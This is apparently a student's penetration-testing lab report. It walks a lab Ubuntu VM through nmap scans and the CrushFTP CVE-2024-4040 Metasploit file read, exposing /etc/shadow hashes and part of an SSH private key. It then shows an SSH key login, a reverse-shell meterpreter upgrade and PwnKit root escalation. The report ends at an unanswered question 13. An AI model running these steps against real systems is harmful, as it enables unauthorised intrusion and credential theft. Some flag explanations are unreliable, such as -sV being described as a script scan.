

Εργασία 1

Κωνσταντίνος Γαρείος - inf2021036

December 2024


1 A. INITIAL ACCESS

1.1 A1: Enumeration

- 1) The first step is always to perform host discovery. For this reason, use nmap to discover the IP address of the target VM using the correct flags for Ping Sweep. Write the command you used.

Ans:

Using the Kali linux VM, we first try to find the Network prefix that we'll use for the host discovery. Using 'ip a' I derive from Kali's private ip address that the prefix to use is (inet:172.16.48.0/24)



The screenshot shows a terminal window titled 'kali@kali: ~'. It displays the output of the 'ip a' command, which shows two network interfaces: 'eth0' and 'lo'. The 'eth0' interface has an IPv4 address of 172.16.48.130/24 and an IPv6 address of fe80::20c:29ff:fed:679d/64. The 'lo' interface has an IPv4 address of 127.0.0.1/8 and an IPv6 address of fe80::0:0:0:1/128. Below this, the output of the 'nmap -sn 172.16.48.0/24 -oG -' command is shown. The output lists five hosts: 172.16.48.1 (Bunker), 172.16.48.2, 172.16.48.131 (ubuntu.local), 172.16.48.254, and 172.16.48.130. All hosts are marked as 'Up'.

```
link/ether 00:0c:29:da:67:9d brd ff:ff:ff:ff:ff:ff
inet 172.16.48.130/24 brd 172.16.48.255 scope global dynamic noprefixroute eth0
    valid_lft 958sec preferred_lft 958sec
    inet6 fe80::20c:29ff:fed:679d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ nmap -sn 172.16.48.0/24 -oG -
# Nmap 7.94SVN scan initiated Wed Nov 20 12:20:24 2024 as: /usr/lib/nmap/nmap --privileged -sn -oG - 172.16.48.0/24
Host: 172.16.48.1 (Bunker)      Status: Up
Host: 172.16.48.2 ()          Status: Up
Host: 172.16.48.131 (ubuntu.local)  Status: Up
Host: 172.16.48.254 ()         Status: Up
Host: 172.16.48.130 ()         Status: Up
# Nmap done at Wed Nov 20 12:20:52 2024 -- 256 IP addresses (5 hosts up) scanned in 27.96 seconds
```

Figure 1: We can conclude from our nmap PingSweep that (ubuntu.local)'s private ip address corresponds to 172.16.48.131

2) Use now nmap to identify open ports (port scanning) based on the IP address you discovered in question 1. Execute nmap with and without -F flag. What is the nuance between those? What is the usage of the -F flag? Now execute nmap with and without -n flag. What did you discover? What is the usage of -n flag?
Also write all open ports that you found.

Ans:

The -F flag stands for 'fast' and scans only the top 100 ports, reducing scan time.

```
Nmap scan report for ubuntu.local (172.16.48.131)
Host is up, received arp-response (0.00029s latency).
Scanned at 2024-11-20 12:41:03 EET for 0s
Not shown: 96 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 64
22/tcp    open  ssh          syn-ack ttl 64
443/tcp   open  https        syn-ack ttl 64
8080/tcp  open  http-proxy   syn-ack ttl 64
MAC Address: 00:0C:29:E5:3C:F0 (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
          Raw packets sent: 101 (4.428KB) | Rcvd: 101 (4.044KB)
```

Figure 2: nmap -F on the Ubuntu machine finds 4 open tcp ports

The -n flag skips DNS resolution, which reduces running time and can prevent misconfiguration bugs during DNS resolutions. In this instance there are no noticeable difference to using this flag. In nmap scans where we don't have the hostname of the device verified, we wouldn't want to use this flag, since that process is entirely skipped.

```

Completed SYN Stealth Scan at 12:46, 0.08s elapsed (1000 total ports)
Nmap scan report for 172.16.48.131
Host is up, received arp-response (0.00020s latency).
Scanned at 2024-11-20 12:46:21 EET for 0s
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 64
22/tcp    open  ssh          syn-ack ttl 64
443/tcp   open  https        syn-ack ttl 64
2222/tcp  open  EtherNetIP-1 syn-ack ttl 64
8080/tcp  open  http-proxy   syn-ack ttl 64
9090/tcp  open  zeus-admin   syn-ack ttl 64
MAC Address: 00:0C:29:E5:3C:F0 (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
              Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.052KB)

└─(kali㉿kali)-[~]
$ nmap -vv 172.16.48.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 12:46 EET

```

Figure 3: The open top 1000 ports of the nmap scan results are: 21/ftp, 22/ssh, 443/https, 2222/EtherNetIP-1, 8080/http-proxy, 9090/zeus-admin

- 3) What is the use of -Pn flag of nmap?. Would you use -Pn in host discovery (question 1) or port scanning (question 2)?

Ans:

The -Pn flag is used in port scanning. If a firewall is configured to not respond to the ICMP ping that nmap normally performs during host discovery, the -Pn flag is recommended. It will skip the host discovery process and may find open ports that would otherwise appear down because of the firewall.

- 4) Perform now service enumeration but scan only the open ports found in question 2. You should use a specific flag of nmap. Write down which services you discovered running.

Ans:

```
(kali㉿kali)-[~]
└─$ nmap -sV -O 172.16.48.131 -p 21,22,443,2222,8080,9090
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 14:06 EET
Nmap scan report for ubuntu.local (172.16.48.131)
Host is up (0.00033s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp    CrushFTP
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
443/tcp   open  ssl/http CrushFTP DAV httpd (User username)
2222/tcp  open  ssh    CrushFTP sftpd (protocol 2.0)
8080/tcp  open  http   CrushFTP DAV httpd (User username)
9090/tcp  open  http   CrushFTP DAV httpd (User username)
MAC Address: 00:0C:29:E5:3C:F0 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: sslngn018; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.04 seconds
```

Figure 4: The services running are CrushFTP and OpenSSH, ports are specified.

5) Run now nmap to discover the running services and their version using the flag `-sC` and the operating system (use `-O`). What is the difference between `-sC` and `-sV` flag? Use also the flag `-T4`. What is the usage of this flag?

Ans:

The `-T4` flag refers to the Timing Template 4; the default one being `-T3`. `T4` makes the scan slightly sloppier and faster. The `-sV` flag only detects the service version of the port, whereas the `-sV` flag does a full nmap default script scan, providing more information about each port.

```

[----(kali㉿kali)-[~]
└─$ nmap -sC -O -T4 172.16.48.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 13:58 EET
Nmap scan report for ubuntu.local (172.16.48.131)
Host is up (0.00054s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ssl-cert: Subject: commonName=www.crushftp.com/organizationName=CrushFTP, LLC/stateOrProvinceName=NV/countryName=US
|_ Not valid before: 2016-01-22T18:04:58
_|_ Not valid after: 2043-06-08T18:04:58
22/tcp    open  ssh
| ssh-hostkey:
|_ 2048 e7:ec:c8:00:e1:c1:f6:b1:ff:f2:f0:14:72:88:5e (RSA)
|_ 256 48:83:72:ce:bb:0b:64:95:c5:f4:dc:67:c2:39:5f (ECDSA)
_|_ 256 cc:80:45:58:c6:b7:c0:ac:ef:95:d3:4b:98:23:cb:e8 (ED25519)
43/tcp    open  https
| http-methods:
|_ Potentiallly risky methods: PUT COPY PROPFIND DELETE LOCK MKCOL MOVE PROPPATCH UNLOCK ACL TRACE
| ssl-cert: Subject: CommonName=www.crushftp.com/organizationName=CrushFTP, LLC/stateOrProvinceName=NV/countryName=US
|_ Not valid before: 2016-01-22T18:04:58
_|_ Not valid after: 2043-06-08T18:04:58
| http-webdav-scan:
|   Server Date: Wed, 20 Nov 2024 11:58:41 GMT
|   Allowed Methods: GET, HEAD, OPTIONS, PUT, POST, COPY, PROPFIND, DELETE, LOCK, MKCOL, MOVE, PROPPATCH, UNLOCK, ACL, TR
ACE
|_ WebDAV type: Apache DAV
|_ Server Type: CrushFTP HTTP Server
|_ http-title: CrushFTP WebInterface
|_ Requested resource was /WebInterface/login.html
2222/tcp  open  EtherNetIP-1
| ssh-hostkey:
|_ 4096 16:5ee5:eb:d0:b4:74:84:fc:ad:c3:6b:86:de:03:38 (RSA)
5080/tcp  open  http-proxy
| http-methods:
|_ Potentiallly risky methods: PUT COPY PROPFIND DELETE LOCK MKCOL MOVE PROPPATCH UNLOCK ACL TRACE
| http-webdav-scan:
|   Server Date: Wed, 20 Nov 2024 11:58:41 GMT
|   Allowed Methods: GET, HEAD, OPTIONS, PUT, POST, COPY, PROPFIND, DELETE, LOCK, MKCOL, MOVE, PROPPATCH, UNLOCK, ACL, TR
ACE
|_ WebDAV type: Apache DAV
|_ Server Type: CrushFTP HTTP Server
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: CrushFTP WebInterface
|_ Requested resource was /WebInterface/login.html
9090/tcp  open  zeus-admin
MAC Address: 00:0C:29:E5:3C:F0 (VMware)
Device type: general purpose
Running: Linux 3.X14.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.46 seconds

```

Figure 5: Many more details are now identified

1.2 A2: Vulnerability assessment

- 6) Run nmap with an appropriate flag to perform vulnerability assessment (nmap is not recommend for this step, see extra question at the end).
Did nmap discover vulnerabilities with a CVE?

Ans:

Running the command: nmap -vv -sV -O -script=vuln 172.16.48.131 -p 21,22,443,2222,8080,9090 I got Slowloris DOS attack (CVE-2007-6750), phpmyadmin subform Parameter Traversal Local File Inclusion (CVE-2005-3299), LiteSpeed Web Server Source Code Disclosure (CVE-2010-2333) and a long list of vulns exploits for OpenSSH:

cpe:/a:openbsd:openssh-7.6.1	10.0	https://vulners.com/githubexploit/95499236-C0FF-E56AE-907D-E943A24B633A	*EXPLOIT*
2C119F9A-EC0E-5E14-A4AA-354A2C38071A	10.0	https://vulners.com/githubexploit/2C119F9A-EC0E-5E14-A4AA-354A2C38071A	*EXPLOIT*
CVE-2023-38406	9.8	https://vulners.com/cve/CVE-2023-38408	
B8190CDB-3E9B-5631-9828-B064A1575B23	9.8	https://vulners.com/githubexploit/B8190CDB-3E9B-5631-9828-B064A1575B23	*EXPLOIT*
8FC9C5AB-3968-5F3C-825E-8B0B51794623	9.8	https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-8B0B51794623	*EXPLOIT*
8A0E1159-54E6-4A87-A0E5-93272EC	9.8	https://vulners.com/githubexploit/8A0E1159-54E6-4A87-A0E5-93272EC	*EXPLOIT*
566968A8-006C-57A8-BF65-0E2219067A	9.8	https://vulners.com/githubexploit/566968A8-006C-57A8-BF65-0E2219067A	*EXPLOIT*
0221525F-07F5-5A98-912D-F49E9D1B587	9.8	https://vulners.com/githubexploit/0221525F-07F5-5A98-912D-F49E9D1B587	*EXPLOIT*
CVE-2020-15778	7.8	https://vulners.com/cve/CVE-2020-15778	
SSV:92579	7.5	https://vulners.com/seebug/SSV:92579	*EXPLOIT*
PACKETSTORM:173661	7.5	https://vulners.com/packetstorn/PACKETSTORM:173661	*EXPLOIT*
F0979183-AE88-53B4-86CF-3AF0523F3807	7.5	https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807	*EXPLOIT*
1337DAY-ID:30973	7.0	https://vulners.com/cve/CVE-2021-41617	*EXPLOIT*
EDB-ID:46517	6.8	https://vulners.com/exploitdb/EDB-ID:46517	*EXPLOIT*
EDB-ID:46193	6.8	https://vulners.com/exploitdb/EDB-ID:46193	*EXPLOIT*
CVE-2019-6110	6.8	https://vulners.com/cve/CVE-2019-6110	
CVE-2019-6109	6.8	https://vulners.com/cve/CVE-2019-6109	
C94132FD-1FA5-5342-B6EE-0DAF45EEFF3	6.8	https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFF3	*EXPLOIT*
10213DDE-58BBB-B6D3-3531-353173626207	6.8	https://vulners.com/githubexploit/10213DDE-58BBB-B6D3-353173626207	*EXPLOIT*
CVE-2023-5138	5.5	https://vulners.com/cve/CVE-2023-5138	
CVE-2023-48795	5.9	https://vulners.com/cve/CVE-2023-48795	
CVE-2020-14145	5.9	https://vulners.com/cve/CVE-2020-14145	
CVE-2019-6111	5.9	https://vulners.com/cve/CVE-2019-6111	
EXPLOITPACK:98FE9030F9524B8C84C508837551A19	5.8	https://vulners.com/exploitpack/EXPLOITPACK:98FE9030F9524B8C84C508837551A19	*EXPLOIT*
EXPLOITPACK:5330EA02EB0E3454BF9060D0097F9E97	5.8	https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EB0E3454BF9060D0097F9E97	*EXPLOIT*
1337DAY-ID:32000	5.8	https://vulners.com/cve/CVE-2023-32000	*EXPLOIT*
PACKETSTORM:181223	5.3	https://vulners.com/packetstorn/PACKETSTORM:181223	*EXPLOIT*
MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-	5.3	https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-	*EXPLOIT*
EDB-ID:45939	5.3	https://vulners.com/exploitdb/EDB-ID:45939	*EXPLOIT*
EDB-ID:45233	5.3	https://vulners.com/exploitdb/EDB-ID:45233	*EXPLOIT*
CVE-2019-20685	5.3	https://vulners.com/cve/CVE-2019-20685	
CVE-2018-15473	5.3	https://vulners.com/cve/CVE-2018-15473	
CVE-2018-15473	5.3	https://vulners.com/cve/CVE-2018-15473	
CVE-2016-20012	5.3	https://vulners.com/cve/CVE-2016-20012	
SSH_ENUM	5.0	https://vulners.com/canvas/SSH_ENUM	*EXPLOIT*
PACKETSTORM:150621	5.0	https://vulners.com/packetstorn/PACKETSTORM:150621	*EXPLOIT*
EXPLOITPACK:F957D7E8A0ACCE23C6C49B764E13FB0	5.0	https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0ACCE23C6C49B764E13FB0	*EXPLOIT*
EXPLOITPACK:E8BC5685E32726464B849B764E13FB0	5.0	https://vulners.com/exploitpack/EXPLOITPACK:E8BC5685E32726464B849B764E13FB0	*EXPLOIT*
1337DAY-ID:31730	5.0	https://vulners.com/cve/CVE-2021-31730	*EXPLOIT*
CVE-2021-36368	3.7	https://vulners.com/cve/CVE-2021-36368	
PACKETSTORM:151227	0.0	https://vulners.com/packetstorn/PACKETSTORM:151227	*EXPLOIT*
PACKETSTORM:140261	0.0	https://vulners.com/packetstorn/PACKETSTORM:140261	*EXPLOIT*
EDB-ID:45210	0.0	https://vulners.com/exploitdb/EDB-ID:45210	*EXPLOIT*
1337DAY-ID:30937	0.0	https://vulners.com/cve/CVE-2021-30937	*EXPLOIT*

Figure 6: OpenSSH vulners list

1.3 A3: Exploitation

7) We have noted in the beginning of the exercise that a recent CVE will be utilized for exploitation. nmap did its best but none of the vulnerabilities found in question 6 are useful for initial access and they are also not recent. We have to perform manual testing. One specific service stands out! Google and find whether this service had vulnerabilities in the past. Now we will use Metasploit to exploit this service as it has the required exploit module. Run msfconsole and search using the name of the service, setup the required options and run the exploit. It is important to understand that the impact of this vulnerability is information disclosure of arbitrary files not RCE! Using the exploit, read a file in the system that includes the usernames of all users. Write the exploit that was successful (i.e., the Metasploit path of the exploit) and the CVE number.

What is the name (category) this vulnerability?

Ans:

The CrushFTP service has a 9.8 CSS Critical vulnerability that is recent that allows for unauthorized arbitrary file reads. On the metasploit path: Auxiliary/gather/crushftp_fileread_cve_2024_4040

```

TARGETFILE  /usr/share/metasploit-framework/modules/gather/group/XML yes      The target file to read, this can be
TARGETURI  / yes      The URL path to CrushFTP
VHOST       no       HTTP server virtual host

View the full module info with the info or info -d command.

msf6 auxiliary(gather/crushftp_fileread_cve_2024_4040) > set RHOSTS 172.16.48.131
RHOSTS => 172.16.48.131
msf6 auxiliary(gather/crushftp_fileread_cve_2024_4040) > set REPORT 21
REPORT => 21
msf6 auxiliary(gather/crushftp_fileread_cve_2024_4040) > set RPORT 8080
RPORT => 8080
msf6 auxiliary(gather/crushftp_fileread_cve_2024_4040) > run
[*] Running module against 172.16.48.131

[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable. Server-side template injection successful!
[*] Fetching and saving session cookie...
[*] Using template injection to read file: users/MainUsers/groups.XML
[*] File read succeeded!
<xm> version="1.0" encoding="UTF-8">
<groups type="properties"></groups>

[*] Auxiliary module execution completed
msf6 auxiliary(gather/crushftp_fileread_cve_2024_4040) >

```

Figure 7: I set the ip address of the ubuntu machine and port 8080, as that is the web application using crushFTP

8) What are our privileges when we are reading the system files?

Ans:

They are root privileges, since we can read any file on the host, such as /etc/shadow

```

gnome-initial-setup:*:17647:0:99999:7:::
gdm:*:17647:0:99999:7:::
ergasia:$5$RNegCQR/8hxXqyX$dhdZIe1iqEkMl5iv/6ZH3HR33XFey0jA0fjUx1HT.:20037:0:99999:7:::
notaroot:$6$1AYraIWn$HzW8MOpZifugAyHBXRpkKviuJGIfpyujsMN0y3hLMaQw.R7Z30n81nyCitmPoG/SgRW0ehId/MsLicbZWtRhh:2
0037:0:99999:7:::
sshd:*:20037:0:99999:7:::

[*] Auxiliary module execution completed
msf6 auxiliary(gather/crushftp_fileread_cve_2024_4040) >

```

Figure 8: results of setting TARGETFILE = /etc/shadow

9) There are two users in the system, one of them has left a hint for you in her Desktop. Find the file with the hint and proceed with the instructions to achieve initial access. An important remark here is that you are strongly advised to search and use an appropriate Metasploit auxiliary module, because meterpreter will help you later for the privilege escalation (you can use an external tool for initial access, but then you will have to convert it to a meterpreter manually). Write down the Metasploit auxiliary module path.

Ans:

Using the CrushFTP exploit, I can read the hint file in notaroot's Desktop. By setting the TARGETFILE to "home/notaroot/Desktop/hint"

```

msf6 auxiliary(gather/crushftp_filerread_cve_2024_4040) > set TARGETFILE /home/notaroot/Desktop/hint
TARGETFILE => /home/notaroot/Desktop/hint
msf6 auxiliary(gather/crushftp_filerread_cve_2024_4040) > run
[*] Running module against 172.16.48.132

[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Server-side template injection successful!
[*] Fetching anonymous session cookie...
[*] Using template injection to read file: /home/notaroot/Desktop/hint
[+] File read succeeded!
notaroot is not a root user! But she has access to ssh connections using her private RSA key which was generated and left in this machine!

https://steflan-security.com/linux-privilege-escalation-exploiting-misconfigured-ssh-keys/

[*] Auxiliary module execution completed
msf6 auxiliary(gather/crushftp_filerread_cve_2024_4040) >

```

Figure 9: I proceed to read the Webpage that is linked

After reading the webpage's content, I set the TARGETFILE to where the ssh key should be stored and export the contents to some local file on my kali machine, for later use.




Figure 10: TARGETFILE: /home/notaroot/.ssh/id_rsa

By using the ssh_login_pubkey module of metasploit. I set the ssh KEY_PATH to the file I previously stored, set USERNAME notaroot and RHOSTS to the ubuntu machine's ipv4 and execute the attack successfully.

```

msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > run
[*] 172.16.48.132:22 SSH - Testing Cleartext Keys
[*] 172.16.48.132:22 - Testing 1 key from /home/kali/Documents/lab/rsa
[+] 172.16.48.132:22 - Success: 'notaroot:-----BEGIN RSA PRIVATE KEY-----'
MIIEpAIBAAKCAQEa5UeOVm96TmPjucN6MTi65YsHT7hEbzL8SahrOnqDLyEu06l
FMETNpWC1ImOcQE/kxZd5akeD2s/E0t+UgajezOB3RB3QhK+BPDEoYYW2OHcvRp8
DicDKh67OB2mN7v0uijic0+P077+JTF50LUhDovTn21-PE7pnn/HnLTk7pk+g047Fv

```


Figure 11: Success!

10) Your opened shell for initial access from step 9 is not a meterpreter shell. Metasploit can automatically upgrade a non-meterpreter shell to a meterpreter shell.

To achieve this, background the shell and upgrade it to meterpreter using sessions - u 1 (where 1 should be your session id number). Do you have meterpreter access now?

Ans:

Using the -u flag, I upgraded the shell to meterpreter.



The screenshot shows a terminal window titled 'kali@kali: ~'. It displays the following Metasploit session upgrade process:

```
1-27 15:58:46 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > session -u 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions' -u 1"
[-] Parse error: Unmatched quote: "sessions' -u 1"
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.16.48.130:4433
[*] Sending stage (1017704 bytes) to 172.16.48.132
[*] Meterpreter session 2 opened (172.16.48.130:4433 → 172.16.48.132:36246)
at 2024-11-27 16:00:43 +0200
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > █
```

Figure 12: Upgraded to meterpreter


2 B POST EXPLOITATION

2.1 B1. Enumeration

11) Now you should have at least one meterpreter session. What is the current directory of the opened meterpreter session? Execute the meterpreter command systeminfo to identify the target machine.

Ans:


Using the command 'pwd' I can see that meterpreter is in the home directory of notaroot.



```
kali㉿kali: ~ ✘ kali㉿kali: ~ ✘
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > pwd
/home/notaroot
meterpreter > 
```

Figure 13: pwd: /home/notaroot



```
meterpreter > sysinfo
Computer      : 172.16.48.132
OS            : Ubuntu 18.04 (Linux 4.15.0-213-generic)
Architecture   : x64
BuildTuple     : i486-linux-musl
Meterpreter    : x86/linux
meterpreter > 
```

Figure 14: sysinfo

2.2 B2. Privilege escalation

- 12) Time for privilege escalation. Background the meterpreter shell and use the Metasploit suggester (post/multi/recon/local_exploit_suggester) to find potential exploits for privilege escalation. If you succeeded in gaining root rights, write the exploit path that you used.

Ans:

By setting SESSION 1 as background, I run the suggester successfully.

[*] 172.16.48.132 - Valid modules for session 11:		
#	Name	Potentially Vulnerable? Check Result
1	exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec	Yes The target is vulnerable.
2	exploit/linux/local/docker_cgroup_escape	Yes The host OS is Ubuntu, kernel version 4.15.0-20-generic is vulnerable
3	exploit/linux/local/network_manager_vpnc_username_priv_esc	Yes The service is running, but could not be validated.
4	exploit/linux/local/pkexec	Yes The service is running, but could not be validated.
5	exploit/linux/local/su_login	Yes The target appears to be vulnerable.
6	exploit/linux/local/sudoedit_bypass_priv_esc	Yes The target appears to be vulnerable. Sudo 1.8.2ip2.pre.3ubuntu1 is vulnerable, but unable to determine editable file. OS can NOT be exploited by this module
7	exploit/linux/local/abrt_raceabrt_priv_esc	No The target is not exploitable.
8	exploit/linux/local/abrt_sosreport_priv_esc	No The target is not exploitable.
9	exploit/linux/local/af_packet_chocobo_root_priv_esc	No The target is not exploitable. Linux kernel 4.15.0-20-generic #21-Ubuntu is not vulnerable
10	exploit/linux/local/af_packet_set_ring_priv_esc	No The target is not exploitable.
11	exploit/linux/local/ansible_node_deployer	No Ansible does not seem to be installed, unable to find ansible executable
12	exploit/linux/local/apport_abrt_chroot_priv_esc	No The target is not exploitable.

Figure 15: I can see 6 potential attacks

Eventually, after running some of the attacks, I land on pwnkit_lpe_pkexec, which provides me with root access:

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
[*] Started reverse TCP handler on 172.16.48.130:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Verify cleanup of /tmp/.xsmmfqf
[*] The target is vulnerable.
[*] Writing '/tmp/.ksckcdpkx/urgbmwp/urgbmwp.so' (548 bytes) ...
[*] Verify cleanup of /tmp/.ksckcdpkx
[*] Sending stage (3045380 bytes) to 172.16.48.132
[*] Deleted /tmp/.ksckcdpkx/urgbmwp/urgbmwp.so
[*] Deleted /tmp/.ksckcdpkx/.iahrjver
[*] Deleted /tmp/.ksckcdpkx
[*] Meterpreter session 3 opened (172.16.48.130:4444 → 172.16.48.132:42664) at 2024-12-01 20:10:40 +0200

meterpreter > getuid
Server username: root
meterpreter >
```

Figure 16: module: exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec getuid: root

- 13) Upload a text file in the desktop of the ergasia user.
Write the meterpreter command that you used.

Ans:

